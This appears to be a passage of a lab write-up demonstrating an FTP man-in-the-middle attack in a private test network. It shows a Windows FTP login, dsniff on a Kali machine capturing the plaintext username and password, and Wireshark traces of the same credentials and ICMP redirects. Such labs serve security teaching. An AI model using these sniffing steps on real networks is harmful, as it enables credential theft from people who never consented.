
Filter: Go Show All Group by: Area

- Access FTP server from windows command prompt




```
C:\Users\Administrator>ftp 192.168.180.167
Connected to 192.168.180.167.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.180.167:(none)): harry
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

C:\Users\Administrator>
```

- Do an MITM and username and password of FTP transaction using Wireshark and dsniff




```
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/30/20 07:25:46 tcp 192.168.180.166.49698 → 192.168.180.167.21 (ftp)
USER harry
PASS 1234@abcd
```



tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
54	33.313143685	192.168.180.166	192.168.180.167	TCP	60	49698 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
55	33.313170299	192.168.180.166	192.168.180.167	TCP	54	[TCP Dup ACK 54#1] 49698 → 21 [ACK] Seq=1 Ack=1 Win=8192 …
56	33.331028410	192.168.180.167	192.168.180.166	FTP	81	Response: 220 Microsoft FTP Service
57	33.331051665	192.168.180.167	192.168.180.166	TCP	81	[TCP Retransmission] 21 → 49698 [PSH, ACK] Seq=1 Ack=1 Wi…
58	33.348100028	192.168.180.166	192.168.180.167	FTP	68	Request: OPTS UTF8 ON
59	33.348133733	192.168.180.166	192.168.180.167	TCP	68	[TCP Retransmission] 49698 → 21 [PSH, ACK] Seq=1 Ack=28 W…
60	33.351675389	192.168.180.167	192.168.180.166	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encodin…
61	33.351701787	192.168.180.167	192.168.180.166	TCP	112	[TCP Retransmission] 21 → 49698 [PSH, ACK] Seq=28 Ack=15 …
62	33.382349328	192.168.180.166	192.168.180.167	TCP	60	49698 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
63	33.382401779	192.168.180.135	192.168.180.166	ICMP	82	Redirect (Redirect for host)
64	33.382443842	192.168.180.166	192.168.180.167	TCP	54	[TCP Dup ACK 62#1] 49698 → 21 [ACK] Seq=15 Ack=86 Win=810…
87	36.468240946	192.168.180.166	192.168.180.167	FTP	66	Request: USER harry
88	36.468342094	192.168.180.135	192.168.180.166	ICMP	94	Redirect (Redirect for host)
89	36.468407971	192.168.180.166	192.168.180.167	TCP	66	[TCP Retransmission] 49698 → 21 [PSH, ACK] Seq=15 Ack=86 …
90	36.472693219	192.168.180.167	192.168.180.166	FTP	77	Response: 331 Password required
91	36.472736092	192.168.180.135	192.168.180.167	ICMP	105	Redirect (Redirect for host)

```
▸ Frame 90: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_dc:91:07 (00:0c:29:dc:91:07), Dst: VMware_85:6a:32 (00:0c:29:85:6a:32)
▸ Internet Protocol Version 4, Src: 192.168.180.167, Dst: 192.168.180.166
▸ Transmission Control Protocol, Src Port: 21, Dst Port: 49698, Seq: 86, Ack: 27, Len: 23
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 21

```
No.   Time          Source            Destination       Protocol Length Info
   58 33.348108028  192.168.180.166   192.168.180.167   FTP       68 Request: OPTS UTF8 ON
   59 33.348133733  192.168.180.166   192.168.180.167   TCP       68 [TCP Retransmission] 49698 → 21 [PSH, ACK] Seq=1 Ack=28 W…
   60 33.351675389  192.168.180.167   192.168.180.166   FTP      112 Response: 200 OPTS UTF8 command successful - UTF8 encodin…
   61 33.351701787  192.168.180.167   192.168.180.166   TCP      112 [TCP Retransmission] 21 → 49698 [PSH, ACK] Seq=28 Ack=15 …
   62 33.382349328  192.168.180.166   192.168.180.167   TCP       60 49698 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
   63 33.382401779  192.168.180.135   192.168.180.166   ICMP      82 Redirect            (Redirect for host)
   64 33.382443842  192.168.180.166   192.168.180.167   TCP       54 [TCP Dup ACK 62#1] 49698 → 21 [ACK] Seq=15 Ack=86 Win=810…
   87 36.468240946  192.168.180.166   192.168.180.167   FTP       66 Request: USER harry
   88 36.468342094  192.168.180.135   192.168.180.166   ICMP      94 Redirect            (Redirect for host)
   89 36.468407971  192.168.180.166   192.168.180.167   TCP       66 [TCP Retransmission] 49698 → 21 [PSH, ACK] Seq=15 Ack=86 …
   90 36.472693219  192.168.180.167   192.168.180.166   FTP       77 Response: 331 Password required
   91 36.472736992  192.168.180.135   192.168.180.167   ICMP     105 Redirect            (Redirect for host)
   92 36.472798293  192.168.180.167   192.168.180.166   TCP       77 [TCP Retransmission] 21 → 49698 [PSH, ACK] Seq=86 Ack=27 …
   93 36.491214337  192.168.180.166   192.168.180.167   TCP       60 49698 → 21 [ACK] Seq=27 Ack=109 Win=8084 Len=0
   94 36.491285448  192.168.180.166   192.168.180.167   TCP       54 [TCP Dup ACK 93#1] 49698 → 21 [ACK] Seq=27 Ack=109 Win=80…
  105 40.794171481  192.168.180.166   192.168.180.167   FTP       70 Request: PASS 1234@abcd
```

```
› Frame 105: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_64:29:1c (00:0c:29:64:29:1c), Dst: VMware_85:6a:32 (00:0c:29:85:6a:32)
› Internet Protocol Version 4, Src: 192.168.180.166, Dst: 192.168.180.167
› Transmission Control Protocol, Src Port: 49698, Dst Port: 21, Seq: 27, Ack: 109, Len: 16
› File Transfer Protocol (FTP)
  [Current working directory: ]
```